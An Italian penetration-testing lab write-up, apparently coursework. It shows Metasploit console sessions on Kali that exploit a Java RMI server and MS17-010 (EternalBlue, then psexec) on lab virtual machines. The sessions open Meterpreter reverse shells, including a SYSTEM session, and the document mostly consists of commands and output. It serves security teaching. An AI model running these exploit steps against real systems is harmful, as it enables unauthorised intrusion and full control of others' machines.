Gli oggetti Java possono essere invocati e gestiti da applicazioni distribuite in modo trasparente come se fossero oggetti locali.

RMI facilita la comunicazione tra processi Java su host diversi, consentendo la trasmissione di oggetti e l'invocazione di metodi remoti. La sicurezza è integrata mediante il meccanismo di controllo degli accessi Java, e RMI è ampiamente utilizzato per sviluppare applicazioni distribuite scalabili e modulari.



```
Kali Linux copia di originale [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
File Actions Edit View Help
(kali@kali)~$ msfconsole
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0

Heap dump, k0l0f, 0000000000000000, .d0k, scanned in 13.56 seconds
:kk;.0000000000000000.c0k;
;k0000000000000000k;
,x000000000000x,
.l0000000l.
,d0d,
.

=[ metasploit v6.3.50-dev ]
+ -- ==[ 2384 exploits - 1235 auxiliary - 417 post ]
+ -- ==[ 1391 payloads - 46 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search java_rmi

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/gather/java_rmi_registry normal No Java RMI Registry Interfac
es Enumeration
1 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server Insecure D
efault Configuration Java Code Execution
2 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java RMI Server Insecure E
ndpoint Code Execution Scanner
3 exploit/multi/browser/java_rmi_connection_impl 2010-03-31 excellent No Java RMIConnectionImpl Des
erialization Privilege Escalation

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection
_impl
msf6 : use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
```

Per questo exploit utilizziamo:
exploit/multi/misc/java_rmi_server

Con **show options** determiniamo quali parametri occorre impostare e impostiamo l'ip target con **set RHOSTS**.

Kali Linux copia di originale [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

kali@kali: ~

```
File Actions Edit View Help
# Name Disclosure Date Rank Check Description
0 auxiliary/gather/java_rmi_registry normal No Java RMI Registry Interfac
es Enumeration
1 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server Insecure D
efault Configuration Java Code Execution
2 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java RMI Server Insecure E
ndpoint Code Execution Scanner
3 exploit/multi/browser/java_rmi_connection_impl 2010-03-31 excellent No Java RMIConnectionImpl Des
erialization Privilege Escalation

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection
_impl

msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    yes             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
/basics/using-metasploit.html
  RPORT     1099            yes       The target port (TCP)
  SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address
on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT   8080            yes       The local port to listen on.
  SSL       false           no        Negotiate SSL for incoming connections
  SSLCert   no              no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   no              no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.32.107  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.32.106
RHOSTS => 192.168.32.106
msf6 exploit(multi/misc/java_rmi_server) >
```

CTRL (DESTRA)

Come nei casi precedenti, occorre impostare l'ip del target con **set RHOSTS**.

The screenshot shows a Kali Linux virtual machine window titled "Kali Linux copia di originale [Running] - Oracle VM VirtualBox". The main terminal window displays the Metasploit framework interface. The user has set the RHOSTS to 192.168.32.106 and executed the 'exploit' command for the 'multi/misc/java_rmi_server' module. The output shows a successful reverse TCP handler and a Meterpreter session opening on 192.168.32.106:4444. The user then enters the 'ifconfig' command in the Meterpreter session, which displays the network configuration for the target machine. The configuration for 'Interface 1' (lo) and 'Interface 2' (eth0) is shown. The IP address for 'Interface 2' is highlighted as 192.168.32.106, confirming it is the target's IP.

```
Kali Linux copia di originale [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
File Actions Edit View Help
URIPATH no The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.32.107  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:


| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.32.106
RHOSTS => 192.168.32.106
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.32.107:4444
[*] 192.168.32.106:1099 - Using URL: http://192.168.32.107:8080/Suaev79K
[*] 192.168.32.106:1099 - Server started.
[*] 192.168.32.106:1099 - Sending RMI Header...
[*] 192.168.32.106:1099 - Sending RMI Call...
[*] 192.168.32.106:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.32.106
[*] Meterpreter session 1 opened (192.168.32.107:4444 -> 192.168.32.106:46372) at 2024-01-16 11:05:06 +0100

meterpreter > ifconfig

Interface 1
Name : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
Name : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.32.106
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe26:b6a5
IPv6 Netmask : ::

meterpreter >
```

La comparsa di meterpreter è già un buon segno della riuscita dell'exploit.

Meterpreter può essere descritto come una shell avanzata all'interno del framework Metasploit. Funziona come un interprete di comandi remoto che fornisce un'interfaccia interattiva per interagire con il sistema operativo della macchina bersaglio compromessa.

Facciamo una semplice verifica con il comando **ifconfig**, che ci conferma che l'ip della macchina su cui si trova la shell è proprio quello del nostro target.

4.

MS17-010: definizione

"MS17-010" si riferisce a una specifica vulnerabilità di sicurezza in Microsoft Windows, più precisamente un exploit che sfrutta questa vulnerabilità. In questo caso, MS17-010 è associato a un exploit noto come "EternalBlue", che è stato reso pubblico nel 2017. Questa vulnerabilità è stata particolarmente significativa poiché ha contribuito alla diffusione del malware WannaCry.

Microsoft assegna identificatori univoci alle sue patch di sicurezza. Ad esempio, "MS17" indica che la patch è stata rilasciata nel 2017, e "010" specifica l'identificativo univoco della vulnerabilità o del problema di sicurezza affrontato dalla patch. Questo sistema di nomenclatura è utile per gli amministratori di sistema e gli utenti per identificare rapidamente e comprendere l'oggetto della patch e la vulnerabilità corrispondente.

Kali Linux copia di originale [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4

11:49

kali@kali: ~

File Actions Edit View Help

```

erg/ EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSyn
erg/ EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010 normal No MS17-010 SMB RCE Detection

```

Interact with a module by name or index. For example `info 3`, `use 3` or `use auxiliary/scanner/smb/smb_ms17_010`

```

msf6 > use exploit/windows/smb/ms17_010_eternablue
[*] No results from search
[-] Failed to load module: exploit/windows/smb/ms17_010_eternablue
msf6 > use exploit/windows/smb/ms17_010_eternablue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternablue) > show options

```

Module options (exploit/windows/smb/ms17_010_eternablue):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.32.107	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic Target

View the full module info with the `info`, or `info -d` command.

```

msf6 exploit(windows/smb/ms17_010_eternablue) > set RHOSTS 192.168.32.108
RHOSTS => 192.168.32.108
msf6 exploit(windows/smb/ms17_010_eternablue) >

```

CTRL (DESTRA)

Per questo exploit utilizziamo:
windows/smb/ms17_010_eternablue

Con **show options** determiniamo quali parametri occorre impostare e impostiamo l'ip target con **set RHOSTS**.

Kali Linux copia di originale [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4

kali@kali: ~

File Actions Edit View Help

```
[*] No results from search
[*] Failed to load module: exploit/windows/smb/ms17_010_eternalblue
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
```

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.32.107	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic Target

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.32.108
RHOSTS => 192.168.32.108
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
```

```
[*] Started reverse TCP handler on 192.168.32.107:4444
[*] 192.168.32.108:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.32.108:445 - Host is likely VULNERABLE to MS17-010! - Windows 5.1 x86 (32-bit)
[*] 192.168.32.108:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.32.108:445 - The target is vulnerable.
[*] 192.168.32.108:445 - Exploit aborted due to failure: no-target: This module only supports x64 (64-bit) targets
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

CTRL (DESTRA)

Lanciamo l'exploit ma l'attacco (ce lo aspettavamo) fallisce: il modulo che stiamo utilizzando è infatti compatibile solamente con obiettivi a 64-bit. Non è il nostro caso.

Passiamo allora ad un altro modulo.

Kali Linux copia di originale [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

kali@kali: ~

File Actions Edit View Help

VERIFY_TARGET true yes Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.32.107	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic Target

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.32.108
RHOSTS => 192.168.32.108
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
```

```
[*] Started reverse TCP handler on 192.168.32.107:4444
[*] 192.168.32.108:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.32.108:445 - Host is likely VULNERABLE to MS17-010! - Windows 5.1 x86 (32-bit)
[*] 192.168.32.108:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.32.108:445 - The target is vulnerable.
[-] 192.168.32.108:445 - Exploit aborted due to failure: no-target: This module only supports x64 (64-bit) targets
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > back
msf6 > search ms17_010
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3	auxiliary/scanner/smb/smb_ms17_010		normal	No	MS17-010 SMB RCE Detection

Interact with a module by name or index. For example `info 3`, use `3` or use `auxiliary/scanner/smb/smb_ms17_010`

```
msf6 > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) >
```

Utilizziamo:
windows/smb/ms17_010_psexec

Con **show options** determiniamo quali parametri occorre impostare e impostiamo l'ip target con **set RHOSTS**.

Kali Linux copia di originale [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

kali@kali: ~

File Actions Edit View Help

SERVICE_DESCRIPTION	no	Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME	no	The service display name
SERVICE_NAME	no	The service name
SHARE	ADMIN\$	The share to connect to, can be an admin share (ADMIN\$,C\$,...) or a normal read/write folder share
SMBDomain	.	The Windows domain to use for authentication
SMBPass	no	The password for the specified username
SMBUser	no	The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.32.107	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic

View the full module info with the `info`, or `info -d` command.


```
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.32.108
RHOSTS => 192.168.32.108
msf6 exploit(windows/smb/ms17_010_psexec) > exploit
```

```
[*] Started reverse TCP handler on 192.168.32.107:4444
[*] 192.168.32.108:445 - Target OS: Windows 5.1
[*] 192.168.32.108:445 - Filling barrel with fish... done
[*] 192.168.32.108:445 - | Entering Danger Zone |
[*] 192.168.32.108:445 - [*] Preparing dynamite...
[*] 192.168.32.108:445 - [*] Trying stick 1 (x86)... Boom!
[*] 192.168.32.108:445 - [+] Successfully Leaked Transaction!
[*] 192.168.32.108:445 - [+] Successfully caught Fish-in-a-barrel
[*] 192.168.32.108:445 - | Leaving Danger Zone |
[*] 192.168.32.108:445 - Reading from CONNECTION struct at: 0x81b7a538
[*] 192.168.32.108:445 - Built a write-what-where primitive...
[*] 192.168.32.108:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.32.108:445 - Selecting native target
[*] 192.168.32.108:445 - Uploading payload... xxmyeCZT.exe
[*] 192.168.32.108:445 - Created \xxmyeCZT.exe...
[*] 192.168.32.108:445 - Service started successfully...
[*] 192.168.32.108:445 - Deleting \xxmyeCZT.exe...
[*] Sending stage (175686 bytes) to 192.168.32.108
[*] Meterpreter session 1 opened (192.168.32.107:4444 -> 192.168.32.108:1031) at 2024-01-16 11:51:32 +0100

meterpreter >
```

CTRL (DESTRA)

Impostiamo l'ip target con **set RHOSTS** e lanciamo **l'exploit**. Atterriamo sulla shell di meterpreter.



```
Kali Linux copia di originale [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
File Actions Edit View Help
LPORT 4444 yes The listen port

Exploit target:
Id Name
--
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.32.108
RHOSTS => 192.168.32.108
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.32.107:4444
[*] 192.168.32.108:4445 - Target OS: Windows 5.1
[*] 192.168.32.108:4445 - Filling barrel with fish... done
[*] 192.168.32.108:4445 - | Entering Danger Zone |
[*] 192.168.32.108:4445 - [*] Preparing dynamite ...
[*] 192.168.32.108:4445 - [*] Trying stick 1 (x86)... Boom!
[*] 192.168.32.108:4445 - [+] Successfully Leaked Transaction!
[*] 192.168.32.108:4445 - [+] Successfully caught Fish-in-a-barrel
[*] 192.168.32.108:4445 - | Leaving Danger Zone |
[*] 192.168.32.108:4445 - Reading from CONNECTION struct at: 0x81b7a538
[*] 192.168.32.108:4445 - Built a write-what-where primitive...
[+] 192.168.32.108:4445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.32.108:4445 - Selecting native target
[*] 192.168.32.108:4445 - Uploading payload... xxmyeCZT.exe
[*] 192.168.32.108:4445 - Created \xxmyeCZT.exe...
[+] 192.168.32.108:4445 - Service started successfully...
[*] 192.168.32.108:4445 - Deleting \xxmyeCZT.exe...
[*] Sending stage (175686 bytes) to 192.168.32.108
[*] Meterpreter session 1 opened (192.168.32.107:4444 -> 192.168.32.108:1031) at 2024-01-16 11:51:32 +0100

meterpreter > ifconfig

Interface 1
Name : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU : 1520
IPv4 Address : 127.0.0.1

Interface 2
Name : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit  di pianificazione pacchetti
Hardware MAC : 08:00:27:65:1a:cf
MTU : 1500
IPv4 Address : 192.168.32.108
IPv4 Netmask : 255.255.255.0

meterpreter >
```

Con il comando di **ifconfig**, otteniamo la conferma che stiamo operando dal PC target.